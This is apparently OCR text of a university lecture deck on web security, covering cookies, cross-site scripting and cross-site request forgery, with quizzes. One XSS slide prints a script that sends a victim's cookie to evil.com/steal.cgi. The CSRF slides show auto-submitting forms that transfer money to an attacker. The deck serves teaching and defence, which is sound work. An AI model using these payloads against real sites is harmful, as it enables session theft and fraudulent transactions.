


Information Security


Web security

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE

Contents


- Overview of Web and security vulnerabilities
- Cross Site Scripting
- Cross Site Request Forgery

How the Web Works



Cookies

- Used to store state on user's machine



Cookie Quiz

Which of the following are true statements?

□ Cookies are created by ads that run on websites

□ Cookies are created by websites a user is visiting

□ Cookies are compiled pieces of code

□ Cookies can be used as a form of virus

□ Cookies can be used as a form of spyware

□ All of the above

The Web and Security

- **Web page contains both static and dynamic contents, e.g., JavaScript**
  - Sent from a **web site(s)**
  - Run on the **user's browser/machine**

The Web and Security

- **Web sites run applications (e.g., PHP) to generate response/page**
  - According to **requests from a user/browser**
  - Often communicate with **back-end servers**

Web Browser Quiz

Mark each statement as true or false.


□ Web browser can be attacked by any web site that it visits

□ Even if a browser is compromised, the rest of the computer is still secure

□ Web servers can be compromised because of exploits on web applications

Cross-Site Scripting (XSS)


If a website allows users to input content without controls, **then attackers can insert malicious code as well**.




- **Social networking sites**, blogs, forums, wikis
- Suppose **a website echoes user-supplied data**, e.g., his name, back to user on the html page

Cross-Site Scripting (XSS)

Suppose the browser sends to the site <script type=”text/javascript”>alert(“Hello World”); </script> as his “name”



- The script will be **included in the html page sent to the user’s browser**; and when the script runs, the alert “Hello World” will be displayed
- What **if the script is malicious**, and the browser had sent it without the user knowing about it?
  - **But can this happen?**


XSS Example
evil.com
Victim Browser
naive.com
E.g., URL embedded in HTML email
Access some web page
hello.cgi
<FRAME SRC= http://naive.com/hello.cgi? name=<script>win.open("http://evil.com/steal.cgi? cookie="+document.cookie) </script>>
GET/ hello.cgi?name= <script>win.open("http:// evil.com/steal.cgi?cookie"+ document.cookie)</script>
hello.cgi executed
Forces victim's browser to call hello.cgi on naive.com with this script as "name"
<HTML>Hello, dear <script>win.open("http:// evil.com/steal.cgi?cookie=" +document.cookie)</script> Welcome!</HTML>
GET/ steal.cgi?cookie=
Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

XSS Query Quiz

Mark each statement as true or false.


□ When a user's browser visits a compromised or malicious site, a malicious script is returned

□ To prevent XSS, any user input must be checked and preprocessed before it is used inside html

XSRF: Cross-Site Request Forgery

- A browser **runs a script from a "good"** site and **a malicious script from a "bad" site**
- Malicious script **can make forged requests** to "good" site with user's cookie


XSRF: Basic Idea



XSRF: Example

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
<input name=recipient value=badguy>
 …
<script>
document.BillPayForm.submit();
</script>
```

XSRF: Example



```
<form action=https://www.bank.com/transfer
   method=POST target=invisibleframe>
   <input name=recipient value=attacker>
   <input name=amount value=$100>
</form?
   <script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
```

XSRF vs XSS

- Cross-site scripting
  - User trusts a badly implemented website
  - Attacker injects a script into the trusted website
  - User’s browser executes attacker’s script
- Cross-site request forgery
  - A badly implemented website trusts the user
  - Attacker tricks user’s browser into issuing requests
  - Website executes attacker’s requests

XSRF Quiz

Which of the following methods can be used to prevent XSRF?

□ Checking the http Referer header to see if the request comes from an authorized page.

□ Use synchronizer token pattern where a token for each request is embedded by the web application in all html forms and verified on the server side.

□ Logoff immediately after using a web application.

□ Do not allow browser to save username/password and do not allow web sites to “remember” user login

□ Do not use the same browser to access sensitive web sites and to surf the web freely


□ All the above

Web Security - Lesson Summary

- Both browser and servers are vulnerable: dynamic contents based on user input
- XSS: attacker injects a script into a website and the user’s browser executes it
- XSRF: attacker tricks user’s browser into issuing request, and the website executes it

Practice web security

- **Use Damn Vulnerable Web App (DVWA) to execute some website attacks:**
  - **XSS**
  - **XSRF**
  - **….**



Q & A

26/11/2017

21